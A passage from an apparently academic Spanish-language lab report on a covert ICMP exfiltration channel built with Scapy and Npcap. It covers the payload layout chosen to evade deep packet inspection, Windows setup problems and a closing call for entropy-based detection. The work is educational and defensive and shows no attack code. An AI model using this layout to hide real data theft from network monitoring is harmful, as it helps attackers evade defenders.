- **Precisión en bajo nivel:** Calculó con exactitud los offsets del payload ICMP (8 bytes de timestamp little-endian, byte inyectado en 0x08, padding nulo y 40 bytes de secuencia fija), respetando la anatomía nativa para evadir sistemas DPI.
- **Compatibilidad nativa con Windows y el IDE:** Anticipó dependencias críticas del entorno local (como la interacción con la API de Npcap, el soporte de `os.system('color')` para secuencias ANSI y la captura de excepciones `PermissionError` en sockets RAW), integrándose de forma limpia al flujo de trabajo en Antigravity IDE sin requerir refactorizaciones manuales.
- **Consistencia modular:** Mantuvo la coherencia lógica de variables, formatos de cabeceras y cadenas entre los tres programas en una única interacción estructurada.

Complicaciones Técnicas Resueltas (Issues)

Durante la generación, depuración y ejecución de los programas, se enfrentaron y solucionaron cuatro complejidades técnicas críticas:

1. **Privilegios para Inyección de Paquetes RAW en Windows:** En Windows, la inyección directa de paquetes a bajo nivel mediante Scapy y Npcap está restringida para procesos de usuario convencional. Para evitar excepciones de tipo `PermissionError` al interactuar con los sockets crudos, fue necesario ejecutar el entorno de desarrollo (Antigravity IDE) en modo desarrollador con privilegios de ejecución elevados, permitiendo a la terminal integrada enviar los paquetes ICMP sin bloqueos de seguridad del kernel.
2. **Captura de Tráfico en Interfaz Loopback Virtual:** Al enviar paquetes hacia la dirección local 127.0.0.1, el tráfico no circula por los controladores de red físicos (Wi-Fi o Ethernet). En Wireshark fue indispensable seleccionar la interfaz virtual propietaria `\Device\NPF_Loopback` (*Adapter for loopback traffic capture*) provista por Npcap; de lo contrario, la captura permanecía vacía.
3. **Generación de Paquetes ICMP Tipo 3 (Destination Unreachable):** Al inyectar tráfico ICMP con la función `send()` de Scapy, el script no abre un socket de recepción para esperar el *Echo Reply*. En consecuencia, el stack TCP/IP de Windows recibía la respuesta pero, al no encontrar un socket de escucha asociado, generaba automáticamente mensajes de control ICMP Tipo 3 Código 3. Esto se resolvió en el script `readv2.py` y en Wireshark filtrando estrictamente los paquetes `ICMP.type == 8`.

4. **Soporte de Códigos de Escape ANSI en la Consola de Windows:** Por defecto, las consolas CMD y versiones heredadas de PowerShell no interpretan las secuencias de escape ANSI (\033[92m), imprimiéndolas como caracteres de control corruptos en lugar de colorear el texto. Para resolverlo de manera nativa en Windows, se incorporó en `readv2.py` la instrucción `os.system('color')`, la cual activa automáticamente el procesamiento del búfer virtual de consola para renderizar el color verde de la solución.

El laboratorio permitió validar empíricamente que la configuración de canales encubiertos sobre protocolos no sospechosos como ICMP representa un vector viable de exfiltración de información. Se demostró que un diseño cuidadoso de las cabeceras y del payload logra mimetizar el comportamiento estándar del sistema operativo, subrayando la necesidad de inspecciones DPI avanzadas que correlacionen la entropía interna de los datos y no solo la estructura superficial de los paquetes.

Referencias y Recursos del Proyecto

- **Repositorio Oficial de Código Fuente:**

Huiriqueo, M. (2026). *Laboratorio 1: Criptografía y Exfiltración Stealth ICMP*. GitHub.
Disponible en: <https://github.com/minicoast/lab1>

- **Librerías y Herramientas Utilizadas:**

- Scapy Library Documentation: <https://scapy.net/>
- Npcap Packet Capture Driver for Windows: <https://npcap.com/>
- Wireshark Network Protocol Analyzer: <https://www.wireshark.org/>